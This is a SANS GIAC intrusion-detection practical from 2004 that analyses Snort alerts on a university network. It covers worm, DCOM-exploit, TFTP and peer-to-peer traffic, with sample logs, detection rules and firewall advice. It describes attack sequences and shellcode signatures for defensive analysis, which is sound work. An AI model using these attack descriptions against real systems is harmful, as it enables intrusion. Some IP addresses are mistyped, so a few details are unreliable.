Explanation: A Trivial File Transfer Protocol (TFTP) server is software that allows a user or system to connect to it, without logging in, and download files. TFTP does have legitimate uses. "Generally, TFTP services are used on workstations or terminals that have no disk drive. TFTP is used most often when requesting a file from a very busy server or when the time of delivery is not important."[4] However, TFTP is also often used with Worms because of its ability to easily offer and receive the worm's code without having to log in. TFTP runs on TCP and UDP port 69.

Sample alert:

```
[**] TFTP - Internal TCP connection to external tftp server [**]    MY.NET.70.225:1736   ->   68.61.18.36:69
[**] TFTP - Internal TCP connection to external tftp server [**]    68.61.18.36:69       ->   MY.NET.70.225:1736
```

Rule: The rule that triggered this alert might look like the following:

```
alert tcp $EXTERNAL_NET 69 <> $HOME_NET any (msg:" TFTP - Internal TCP connection to external tftp server"; sid:####; rev:2;)
```

Top Talkers: These are the top source and destination IP addresses for this alert.

Source IP	Count	Destination IP	Count
69.10.132.121	3026	69.10.132.121	4301
MY.NET.42.1	2295	MY.NET.42.1	1520
MY.NET.42.3	1990	MY.NET.42.3	1495

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

False Positive: It is difficult to tell if this is malicious activity by just looking at the alert's log file. Since these are fast alerts, I cannot see the content of what is being transferred between the hosts. This type of alert is prone to false positives, particularly from scans, since it only looks at a port to trigger the event. Some of these connections could be legitimate.

Other activities: When searching through the logs for any correlations of attack, I noticed that hosts 66.260.63.18 and MY.NET.60.16 appeared in several alerts.

```
[**] Possible trojan server activity [**]    MY.NET.60.16    42227  ->  66.160.63.18    27374
[**] Possible trojan server activity [**]    66.160.63.18    27374  ->  MY.NET.60.16    42227
[**] connect to 515 from inside [**]         MY.NET.60.16    43612  ->  66.160.63.18      515
```

These addresses also appear in the scan logs below.

```
130.85.60.16     39447  ->    66.160.63.18     207  SYN    ******S*
130.85.60.16     39448  ->    66.160.63.18     361  SYN    ******S*
```

Below is the TFTP traffic for these two hosts.

```
12/19 15:9:56.283085   [**] TFTP - Internal TCP connection to
                       external tftp server [**]             MY.NET.60.16:40554   ->   66.160.63.18:69
12/19 15:9:53.624802   [**] TFTP - Internal TCP connection to
                       external tftp server [**]             MY.NET.60.16:43902   ->   66.160.63.18:69
```

Host MY.NET.60.16 appears to be infected with the Ramen worm and is trying to infect host 66.160.63.18. First, the Ramen worm scans for IP addresses with a tool called synscan.[5] It then checks the systems it finds for a FTP banner, which will indicate what version of Redhat is running. It could be possible that the code has been modified to check for a TFTP server instead. The worm then tries to exploit a LPR vulnerability on port 515. Once it succeeds, the worm creates a web server on port 27374 to distribute its code.

But why is MY.NET.60.16 sending the worm by an ephemeral port. If it were infected with the Ramen worm, it would send its payload from source port 27374 to port 515. I do not see this in the logs. Also, I have not seen any bulletins on a variant that does go after TFTP services instead of FTP. And even if it there were, would it give a banner indicating what version of Red Hat is running? This does not make sense. Further analysis is needed. I looked again at the scan logs and found the below entries.

```
Dec  19  15   9  56  130.85.60.16   40554  ->  66.160.63.18   69  SYN   ******S*
Dec  19  15  13  53  130.85.60.16   43902  ->  66.160.63.18   69  SYN   ******S*
```

These packets have the same time and date as the TFTP traffic. They also have the same source and destination ports. I looked at the scan logs for ports 515 and 27374. I found the following entries:

```
Dec  19  15  10  12  130.85.60.16   40844  ->  66.160.63.18    515  SYN   ******S*
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Dec   19   15   13   34   130.85.60.16    43627  ->  66.160.63.18     515  SYN   ******S*
Dec   19   15   11   34   130.85.60.16    42227  ->  66.160.63.18   27374  SYN   ******S*
```

These have the same date, time, source port and destination port as the first three packets in the alerts for destination IP address 66.160.63.18.

There are also some entries for MY.NET.60.16 in the oos_report logs. It looks like host 209.218.69.253 is scanning it to see if it can find a proxy server, since most of the probes are looking at ports 3128, 8080, 6588, 80, 1080 and 4480. The packets all have the ECN bits enabled which might be a problem for non-ECN enabled routers.

```
209.218.69.253   44660   ->   MY.NET.60.16   1080   TCP   TTL:44   IpLen:20   DgmLen:60   12****S*
209.218.69.253   44653   ->   MY.NET.60.16   3128   TCP   TTL:44   IpLen:20   DgmLen:60   12****S*
209.218.69.253   45485   ->   MY.NET.60.16   6588   TCP   TTL:44   IpLen:20   DgmLen:60   12****S*
209.218.69.253   44655   ->   MY.NET.60.16   8080   TCP   TTL:44   IpLen:20   DgmLen:60   12****S*
```

Is the system compromised? In a round about way we may have found a system that has been compromised by a worm and we have found a system that is scanning the internet. Since the scan of host 66.160.63.18 received a response from port 27374, it looks like a backdoor has been installed by either the Ramen or Subseven worms, which both use port 27374. MY.NET.60.16 is the host that is scanning other systems. It shows up in the scan logs as scanning 20 different systems.

Correlation: James Mayer discusses in his practical, located at http://www.giac.org/practical/GCIA/James_Maher_GCIA.pdf[6], evidence of a compromised system in the "TFTP - Internal TCP connection to external tftp server" alert logs by the Nimda virus. He also discusses that lack of evidence and the presence of a lot of scanning activity. It could be possible that this detect was also a false positive.

Recommendations: I would recommend that the rule for this alert be updated to look for more specific information. There are many default snort rule files that do a better job of looking at the payload for suspicious activity. One of those alerts, shown below, looks to see if the get command is in the payload.

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get"; content:"|00
01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444; rev:2;)
```

This would at least eliminate the false positives created by scans. It might also be wise to look for specific files being transferred, like password and shadow files. The University should also look into the usage of TCP and UDP port 69. If it looks like there is no legitimate use of these ports, it would be a good idea to close this port at the firewall.

Alert: EXPLOIT x86 NOOP

Explanation: This alert is based on exploits that use the no operations (NOOP or NOP) code to exploit buffer overflow vulnerabilities in x86 machines. The NOPs are padding,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

which fill the memory buffer on a system until it is full. The malicious code after the NOPS then overwrites legitimate code in memory. As a result, the system will either crash or the overflow code will be executed. There are a variety of ways to produce NOP code in a TCP packet, which means you'll need a variety of different signatures in Snort to detect all these attacks. "Instruction 0x90 is the official NOP 'no operation' code, but if your shellcode doesn't care about the state of the registers, which is usually the case, then you can use almost any opcode as a NOP; since Snort contains rules for 0x90, 0x43, 0x61, I suggest maybe 0x41 'inc ecx', which would appear as a NOP slide containing the text AAAAAA."[7] In this alert, we assume that this rule is based on the "official NOP" of x90.

Sample alert:

```
[**] EXPLOIT x86 NOOP [**]     65.203.33.194:12592    ->    MY.NET.190.102:135
[**] EXPLOIT x86 NOOP [**]     210.180.96.9:33144     ->    MY.NET.27.174:80
```

Rule: Here is a default Snort rule that is similar to this alert's traffic.

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:6;)

Top Talkers: These source IP addresses and destination ports appeared most often in this alert's log.

Source IP	Count	Dest Prt	Count
210.183.217.72	1696	80	3915
81.86.86.87	1354	135	321
131.118.254.130	161	119	163
68.17.190.66	156	6129	82

False Positive: Since this is a fast alert, I cannot see the entire packet and what type of payload it carries, so it is difficult to tell if these alerts are false positives or not. This type of alert is prone to false positives though. "Since all network traffic is watched, it is possible this sequence may occur in any binary file transmission, and not be a part of an overflow attempt. Confirm by looking at the packet trace generated by this alert."[8]

Other activities: When looking at the logs for our top talkers, I noticed that source IP address 131.118.254.130 shows up in other areas beside this alert. In the alert logs, I saw this IP address generating the 'EXPLOIT x86 setgid 0' and 'EXPLOIT x86 setuid 0' alerts.

```
[**] EXPLOIT x86 setuid 0 [**]     131.118.254.130   3244   ->   MY.NET.24.8     119
[**] EXPLOIT x86 setgid 0 [**]     131.118.254.130   3831   ->   MY.NET.24.8     119
[**] EXPLOIT x86 setgid 0 [**]     131.118.254.130   3931   ->   MY.NET.24.8     119
```

I also saw the below scan log entry for source IP address 131.118.254.130.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
130.85.163.107       3088    ->    131.118.254.130       135    SYN       ******S*
```

The above scan does not look to be related to this exploit since the scanning host is actually scanning all hosts on the 131.x.x.x network. There are 2,379,640 records associated with this host.

```
130.85.163.107       2802    ->     131.118.86.181       135    SYN       ******S*
130.85.163.107       4790    ->     131.118.94.74        135    SYN       ******S*
```

When I examined this alert's log file I noticed that source IP address 131.118.254.130 only 'talked' to host MY.NET.24.8 on port 119.

```
[**] EXPLOIT x86 NOOP [**]        131.118.254.130    3623    ->    MY.NET.24.8       119
[**] EXPLOIT x86 NOOP [**]        131.118.254.130    3623    ->    MY.NET.24.8       119
[**] EXPLOIT x86 NOOP [**]        131.118.254.130    3623    ->    MY.NET.24.8       119
```

Port 119 is the port used by Network News Transfer Protocol (NNTP). This is the port that the host in question is trying to exploit.

I did not find any of the above IP addresses in the oos_report logs.

Is the system compromised? This alert could indicate that a system has been compromised if the services targeted are susceptible to this type of attack. In this case, MY.NET.24.8 may have been compromised by host 131.118.254.130. There is a known buffer overflow vulnerability that uses NOPs, setuid and setguid to gain elevated privileges on the exploited system. This exploit is in Innfeed software and is detailed at http://www.securityfocus.com/advisories/3220[9]. I, however, do not believe this to be the case. If this system were compromised, why is the attacker still sending the same exploit code to the server? If the system is not compromised and the NNTP service is not susceptible to this type of attack, why is the failed exploit code still being sent? My suspicion was confirmed when I looked up both of these IP addresses. MY.NET.24.8 host name is news.umbc.edu and listens on port 119, so it obviously a NNTP server. Looking up host 131.118.254.130 on DShield.org, the below information was obtained

DShield Profile:		City:	Adelphi
IP Address:	131.118.254.130	StateProv:	MD
HostName:	news.ums.edu	PostalCode:	20783
Country:	US	Country:	US
Contact E-mail:	malmberg@USMH.USMD.EDU	NetRange:	
AS Number:	0	CIDR:	
Total Records against IP:	not processed	NetName:	
Number of targets:	select update below	NetHandle:	NET-131-118-0-0-1
Date Range:	to	Parent:	NET-131-0-0-0-0
Top 10 Ports hit by this source:		NetType:	Direct Assignment
Port	Attacks	NameServer:	NS.USMD.EDU

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

None	None	NameServer:	UMCPNOC.UMS.EDU
Start	End	NameServer:	NOC.USMD.EDU
None	None	NameServer:	TRANTOR.UMD.EDU
Last Fightback Sent:	Not Sent	RegDate:	11/15/1988
Whois:		Updated:	11/24/1998
OrgName:	University of Maryland	TechHandle:	NM162-ARIN
OrgID:	UNIVER-270	TechName:	Malmberg, Norwin
Address:	System Administration	TechPhone:	1-301-445-2758
Address:	3300 Metzerott Road	TechEmail:	malmberg@usmh.usmd.edu

Since both servers are NNTP servers from two universities in Maryland, it is clear that the alerts are being triggered by benign NNTP traffic that happens to have content that matches the rule.

Correlation: Greg Bassett, in his practical, also reports getting 'EXPLOIT x86 NOOP' alerts from 131.118.254.130 to MY.NET.24.8 on destination port 119. His finders go back five months, which helps support my conclusion that this is normal traffic. His conclusion was that the alerts were false positives. You can examine his practical at http://www.giac.org/practical/GCIA/Greg_Bassett_GCIA.pdf[10].

Recommendations: This is an important alert considering the huge number of buffer overflows that are being found each year. Each alert should be investigated. However, to save the security administrator's time, it would be wise to make the alert more specific and tailor it to the environment. This should include defining the $SHELLCODE_PORTS to only those services offered. This will help cut down on false positives. All systems should be patched against all known buffer overflow vulnerabilities. And the Intrusion Detection System should have signatures for all variations of NOOPs.

Alert: SMB Name Wildcard

Explanation: This alert is based on the NetBIOS Name Service which is used by Windows to resolve an IP address into a NetBIOS Name. An attacker can use this service to query a Windows machine to obtain the following information:

"1. The NetBIOS name of the server.
2. The Windows NT workgroup domain name.
3. Login names of users who are logged into the server.
4. The name of the administrator account if they are logged into the server."[11]

This information can be used as reconnaissance for a later attack. Because of the sensitivity of this information, it is standard practice to filter this type of traffic at the firewall.

Sample alert:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
12/22-06:46:42.601569    [**] SMB Name Wildcard [**]    MY.NET.190.102    137   ->   61.241.226.74    137
12/22-06:46:43.875954    [**] SMB Name Wildcard [**]    MY.NET.190.102    137   ->   61.241.226.74    137
12/22-06:46:45.375832    [**] SMB Name Wildcard [**]    MY.NET.190.102    137   ->   61.241.226.74    137
```

Rule: There is an old Snort rule that looks at the query request coming from an external source address to the internal network. That rule looks like the following:

```
alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "IDS177/netbios_netbios-name-query"; content: "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt; reference: arachnids,177;)
```

Looking at this alert's log file, we see that the source address is the internal network going to an external destination. Because we are most concerned with who is trying to gather information about our systems, the alert is probably triggering on a reply to a query request from an external source.

Top Talkers: These source and destination IP addresses appeared most often in this alert's log.

Source IP	Count	Destination IP	Count
MY.NET.11.6	1845	169.254.0.0	2084
MY.NET.75.13	414	169.254.45.176	944
MY.NET.150.198	284	218.145.28.100	59

False Positive: Since we are looking at specific traffic to a specific port, it is unlikely that we will receive a false positive for this alert.

Other activities: While analyzing the IP addresses, I noticed that the two hosts in the Sample Alert above, 61.241.226.74 and MY.NET.190.102, appeared in other areas of the logs. In the scan logs, where there were over 250 different systems scanning MY.NET.190.102, I found the following.

```
Dec 22 6:46:40    61.241.226.74     1106   ->   130.85.190.102     135   SYN    ******S*
Dec 22 6:46:43    61.241.226.74      137   ->   130.85.190.102     137   UDP
Dec 22 6:46:43    61.241.226.74     1118   ->   130.85.190.102    4444   SYN    ******S*
```

I also found, out of a total of 160 NOOP alerts for MY.NET.190.102, the following.

```
12/22-06:46:42.196351    [**] EXPLOIT x86 NOOP [**]    61.241.226.74   1106   ->    MY.NET.190.102    135
```

It looks like host 61.241.226.74 is trying to exploit a known Buffer Overflow vulnerability in Microsoft's DCOM RPC interface (Microsoft Security Bulletin MS03-026). The victim is scanned to see if port 135 and137 are open. A NetBIOS Name query is issued and a reply received, setting off the 'SMB Name Wildcard' alert. The attacker then tries to exploit the vulnerability, setting off the 'EXPLOIT x86 NOOP' alert. And finally the attacker checks port 4444 for a backdoor, possibly left by MSBlaster.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The host, MY.NET.190.102, also showed up as the destination address for two 'EXPLOIT x86 setuid' alerts and 25 'SMB C access' alerts.

```
[**] EXPLOIT x86 setuid 0 [**]      213.200.99.93     3668   ->    MY.NET.190.102      5049
[**] SMB C access [**]              200.151.222.30    1451   ->    MY.NET.190.102       139
```

There were no references in the oos_report logs for any of the top IP addresses.

Is the system compromised? It is likely that this system has been compromised given the amount of activity on the vulnerable port 135 and scans directed at backdoor port 4444. Combine this with the high number of 'SMB C access' alerts from external sources, which indicates administrative access to the systems C$ share, I can say with increasing confidence that the system has been exploited.

Correlation: The cert advisory, located at http://www.cert.org/advisories/CA-2003-19.html[12], describes the activity on port 135 and 4444 in regard to the Microsoft DCOM RPC vulnerability.

Recommendations: Host MY.NET.190.102 should be taken off the network and examine to see if it actually has been infected. If it has been compromised, the system should be rebuilt. The firewall also needs to be configured to block all traffic on ports 135, 137, 139 and 445. This type of traffic should not be entering or leaving the network. If people from off site need to access particular machines, there are alterative ways of get to them, like VPNs or Dialup access.

Alert: connect to 515 from inside

Explanation: This alert is looking for traffic originating from an internal IP address to the Unix printing port 515 (LPD – Line Printing Daemon) on an external host. The LPD has had multiple vulnerabilities associate with it. These vulnerabilities can result in a denial of service or they could give an attacker elevated privileges.

Sample alert:

```
[**] connect to 515 from inside [**]      MY.NET.162.41:721     ->    128.183.110.242:515
[**] connect to 515 from inside [**]      MY.NET.97.66:3160     ->    192.168.0.14:515
```

Rule: The rule that triggered this alert might look something like the following:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 515 (msg:"connect to 515 from inside"; sid:####; rev:2;)
```

Top Talkers: The table below shows what host each source IP address is connected to, along with the number of times they connected.

Source IP	Destination IP	Count
MY.NET.162.41	128.183.110.242	3546

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

MY.NET.97.66	192.168.0.14	7
MY.NET.60.16	66.160.63.18	3
MY.NET.97.206	192.168.2.1	1

False Positive: There are no false positives in the logs since this alert triggers on any internal host connecting to an external host on port 515.

Other activities: There is some interesting activity going on with the IP addresses in this alert log. I'll analysis each combination to see if I can determine what happening.

First, MY.NET.162.41 connects to host 128.183.110.242 over three thousand times. This activity occurs on December 19th between midnight and 9:00pm. Below is the first and last record.

```
12/19-              [**] connect to 515 from
00:00:03.325006     inside [**]                MY.NET.162.41:721   ->   128.183.110.242:515
12/19-              [**] connect to 515 from
20:44:56.156567     inside [**]                MY.NET.162.41:721   ->   128.183.110.242:515
```

This activity is suspicious because it all takes place on one day and the traffic starts at an odd hour. Since it did start near midnight, I figured that the traffic might have started the day before. December 19th is the first Alert log file I used, so I went back to incidents.org and downloaded the December 18th Alert log to take a look. As I suspected the traffic began then. Below is the first of many entries on December 18th.

```
12/18-              [**] connect to 515
16:19:49.683252     from inside [**]      MY.NET.162.41:721    ->    128.183.110.242:515
```

This suggests that there was a large print job sent after hours on December 18th to host 128.183.110.242. If we look at this host on Dshield.org we see the below information.

DShield Profile:		City:	MSFC
IP Address:	128.183.110.242	StateProv:	AL
HostName:	tek924.gsfc.nasa.gov	PostalCode:	35812
Country:	US	Country:	US
Contact E-mail:	curt.a.suprock.1@gsfc.nasa.gov	NetRange:	128.183.0.0 - 128.183.255.255
AS Number:	0	CIDR:	128.183.0.0/16
Total Records against IP:	not processed	NetName:	GSFC
Number of targets:	select update below	NetHandle:	NET-128-183-0-0-1
Date Range:	to	Parent:	NET-128-0-0-0-0
Top 10 Ports hit by this source:		NetType:	Direct Allocation
Port	Attacks	NameServer:	NS.GSFC.NASA.GOV
None	None	NameServer:	NS2.GSFC.NASA.GOV
Start	End	RegDate:	1993-04-01
None	None	Updated:	2003-02-05
Last Fightback Sent:	Not Sent	TechHandle:	ZN7-ARIN
Who Is - OrgName:	NASA	TechName:	NASA

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

OrgID:	NASA	TechPhone:	+1-256-544-5623
Address:	AD33/Office of the CIO	TechEmail:	dns.support@nasa.gov

The host name is tek924.gsfc.nasa.gov. This system is most likely a Tektronix Phaser printer (as the host name suggests.) Goddard Space Flight Center, located in Greenbelt, Maryland, does a lot of work with local universities, including the University of Maryland Baltimore County which is the MY.NET.x.x network. When I performed a lookup of 130.85.162.41 I saw that the host name is physics422-laptop.umbc.edu. It would be reasonable to believe that a laptop belongs to the physics department might share information with NASA.

I've already discussed the 515 alerts for host MY.NET.60.16 connecting to host 66.160.63.18 in the 'TFTP – Internal TCP connection to External tftp server' write-up. These alerts were generated by MY.NET.60.16 scanning host 66.160.63.18.

The last two are very odd, since the alert says that the two internal hosts sent printing traffic to private addresses. The 192.168.x.x network is a private address space that is non-routable. I have not located any other practicals that have reported similar traffic.

When I look at the scan logs I see that both local hosts are being scanned by hundreds of different external systems. Also, both of these systems are on the same subnet which seems to be the focus of the scans.

```
136.165.63.200      4784   ->      130.85.97.206     6129   SYN      ******S*
136.165.63.200      4786   ->      130.85.97.208     6129   SYN      ******S*
136.165.63.200      2325   ->      130.85.97.200     6129   SYN      ******S*
```

There were no new entries in the oos_report logs for the top IP addresses.

Is the system compromised? Besides host MY.NET.60.16, which was discussed in the 'TFTP – Internal TCP connection to External tftp server' alert write-up, I do not believe any of these hosts are compromised. It looks to me that the hosts on the MY.NET.97.x network were probably replying to traffic sent to these hosts with source IP address 192.168.x.x. It is likely that the firewall does not employ ingress filter, which would allow this type of traffic inside. The MY.NET.162.41 host looks like it is sending legitimate printing traffic.

Correlation: Marshall Heilman also found traffic between host MY.NET.162.41 and 128.183.110.242 and concluded that this was normal traffic probably caused by research work between the University and NASA. His practical can be examined at http://www.giac.org/practical/GCIA/Marshall_Heilman_GCIA.pdf[13].

Recommendations: The firewalls should employ ingress and egress filtering. This technique blocks packets at the firewall that should never show up on the network. This includes private addresses, the loop back address and packets that include a local source and destination IP address coming from outside the network. This type of filtering will not only protect the Universities network, but it will also protect outside

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

networks coming under attack from the University. As we've seen in the analysis, there are legitimate reasons why a local host would want to print to an external host. This would prevent us from blocking port 515 at the firewall. It might be possible though to limit this traffic by IP addresses for those systems you know print to the outside for legitimate reasons.

Alert: High port 65535 udp - possible Red Worm - traffic

Explanation: This alert is looking for the Red Worm. This worm exploits vulnerabilities in several Unix services and sets up a backdoor on port 65535 after it is activated by a ping of 77 bytes.

Sample alert:

```
[**] High port 65535 udp - possible Red Worm - traffic [**]    MY.NET.185.13:12404   ->   66.79.70.114:65535
[**] High port 65535 udp - possible Red Worm - traffic [**]    66.79.70.114:65535    ->   MY.NET.185.13:12404
```

Rule: The rule that triggered this alert might look like the following:

alert udp any any <> any 65535 (msg:"High port 65535 udp – possible Red Worm – traffic"; sid:####; rev:2;)

Top Talkers: These source and destination IP addresses appeared most often in this alert's log.

Source IP	Count	Destination IP	Count
MY.NET.163.76	1346	MY.NET.163.76	1744
219.48.176.27	658	204.116.162.109	227
204.116.162.109	227	219.213.15.15	170

False Positive: This alert may indicate that there is Red Worm traffic or it could indicate the presence of the RC1 or Sins Trojans, which listen on the same port. It has also been noted in several practicals that this could be winmx traffic.[14] This alert can also be triggered by someone doing a port scan of the entire port range. Further analysis would be needed to confirm if this indeed was the Red Worm.

Other activities: One of the hosts in the alert is 130.85.185.13. When looking deeper at this individual host I saw that it was involved in numerous alerts. After looking at the scan logs, it appeared that this host was scanning the internet with over 3000 entries for Syn scans. However, when I looked at the destination ports, over 2000 are to port 4662. When I looked this port up, I noticed that it is used by a peer-to-peer (p2p) file sharing program called Edonkey (eMule). Looking at the other destination ports, I noticed that there are more p2p connections. Most notably, Internet Relay Chat (IRC) port 6667, which is often used to share files. Below are two examples.

```
130.85.185.13         3474   ->    208.148.124.12        4662   SYN     ******S*
130.85.185.13         4193   ->    217.82.183.221        6667   SYN     ******S*
```

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

I also noticed the same type of traffic going the other way as the below traffic shows.

```
129.13.162.95        48570   ->     130.85.185.13      4662    SYN       12****S*
129.13.162.95        33085   ->     130.85.185.13      4662    SYN       12****S*
```

EMule uses a UDP connection to search the internet for the files that the user is looking to download. This can be seen in the following entries from the scan logs.

```
130.85.185.13              12404    ->          81.185.62.76              3066
130.85.185.13              12404    ->          220.72.180.98             5759
130.85.185.13              12404    ->          81.166.246.37             8830
```

Below is the traffic from the Scan logs that actually triggered the Red Worm alert.

```
130.85.185.13              12404    ->          202.156.224.201         65535    UDP
130.85.185.13              12404    ->          66.79.70.114            65535    UDP
```

If this computer were engaged in file sharing on a p2p network, it would not be surprising to find other alerts for this system. After scanning the alerts log, I came up with the following:

```
[**] Possible trojan server activity [**]           213.239.192.166       27374    ->       MY.NET.185.13        4662
```

The above is a false positive which is a result of the random source ports chosen for the file sharing activity. The next two could be fingerprinting or port scans against this host by hostile systems.


```
[**] Null scan! [**]                   212.85.224.66      ->      MY.NET.185.13            4662
[**] NMAP TCP ping! [**]          211.21.74.30        ->      MY.NET.185.13          12404
```

I also noticed activity in the oos_report logs. Four different hosts are trying to connect to port 4662. These hosts have the ECN bits set which might cause this traffic to be flagged by a non-ECN aware router.

```
80.143.48.17       ->      MY.NET.185.13       4662    TCP     IpLen:20      DgmLen:60      DF     12****S*
129.13.162.95      ->      MY.NET.185.13       4662    TCP     IpLen:20      DgmLen:60      DF     12****S*
80.143.40.164      ->      MY.NET.185.13       4662    TCP     IpLen:20      DgmLen:60      DF     12****S*
66.30.247.121      ->      MY.NET.185.13       4662    TCP     IpLen:20      DgmLen:60      DF     12****S*
```

I have created a link graph of the Universities eMule p2p traffic on default port 4662. The graph displays the number of unique external IP addresses that are associated with multiple systems on the 130.85.x.x network.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Host 103.85.185.13 is highlighted in this graph because it accounts for over half of the external connections to the Universities network and 36% of the entire networks traffic to external sources. The rest of the graph shows the relationship between the p2p systems and the total amount of eMule traffic to and from the internet.

Is the system compromised? It looks like this system is using Emule and IRC to download and share files to the world. It does not appear that 130.85.185.13 has been compromised, but it is probably only a matter of time until this system downloads a file that has malicious code in it and is executed.

Correlation: Incidents.org discusses port 4662 and the recent activity that this port has generated. It also has user feedback on the activities of Emule and how it has affected their networks. The information can be seen at http://isc.incidents.org/port_details.html?port=4662[15].

Recommendations: Most files shared on P2P networks are illegal and it is a common way for systems to get infected with malicious code. This system and all systems that engage in p2p file sharing should be taken off line. If it is found that there are illegal files on these systems the users should be reported to the proper authorities and the evidence preserved.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The firewalls should be configured to deny traffic on the common p2p ports, if the University feels there is no legitimate use for these services on the network. The information from Cisco Systems, located at http://www.cisco.com/en/US/tech/tk583/tk372/technologies_tech_note09186a00801e419a.shtml[16], details how to configure a PIX firewall to block traffic from eDonkey, Gnutella and a few others.

There should be a user awareness program in place to educate the users on the dangers and legal ramifications of downloading files from p2p systems. There should also be a policy in place that details what will happen to a user if it is found that they are engaging in the above activities.

Alert: ICMP SRC and DST outside network

Explanation: This alert, as the name implies, is checking ICMP traffic to see if the source and destination IP addresses are outside the network. This is important because the Intrusion Detection System could only have picked this traffic up if it had originated inside the network. One known attack that takes advantage of this type of packet is the Smurf attack. It sends out a large number of ICMP echo request packets to broadcast addresses with a spoofed source IP address. The resulting echo reply packets to the spoofed source address cause a denial of service.

Sample alert:

```
[**] ICMP SRC and DST outside network [**]    192.168.0.25     ->    211.150.211.6
[**] ICMP SRC and DST outside network [**]    172.202.135.2    ->    172.200.78.74
```

Rule: The rule that triggered this alert might look like the following:

```
alert icmp $EXTERNAL_NET any -> $EXTERNAL_NET any (msg:"ICMP SRC and DST outside network ";  classtype:attempted-recon; sid:478; rev:1;)
```

Top Talkers: These source and destination IP addresses appeared most often in this alerts log.

Source IP	Count	Destination IP	Count
192.168.0.2	486	211.150.211.6	39
68.85.214.43	227	67.105.78.198	16
172.169.253.52	186	208.60.8.140	12
172.169.246.212	142	208.60.8.148	4

False Positive: The nature of the rule does not result in false positives. If the traffic is an ICMP packet with a source and destination address that are external to the network, the alert triggers. The rule, however, might be misleading because the analyst may assume that the external addresses are public addresses and might not consider the private address space as being "external".

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

Other activities: It looks like several events are happening in this alert's log file. First, there are source IP addresses that are coming from the private IP address space of 192.168.x.x. My assumption is that these addresses are located on a private network somewhere on campus. The network probably has a dual-homed system and requests were made to the internet. There is one interesting IP address that appears to be scanning the local network and the internet. From the Scan log, host 192.168.0.2 sent the following packets.

```
[**] ICMP SRC and DST outside network [**]    192.168.0.2    ->    192.168.189.179
[**] ICMP SRC and DST outside network [**]    192.168.0.2    ->    192.168.189.180
[**] ICMP SRC and DST outside network [**]    192.168.0.2    ->    61.200.188.170
[**] ICMP SRC and DST outside network [**]    192.168.0.2    ->    218.162.247.220
```

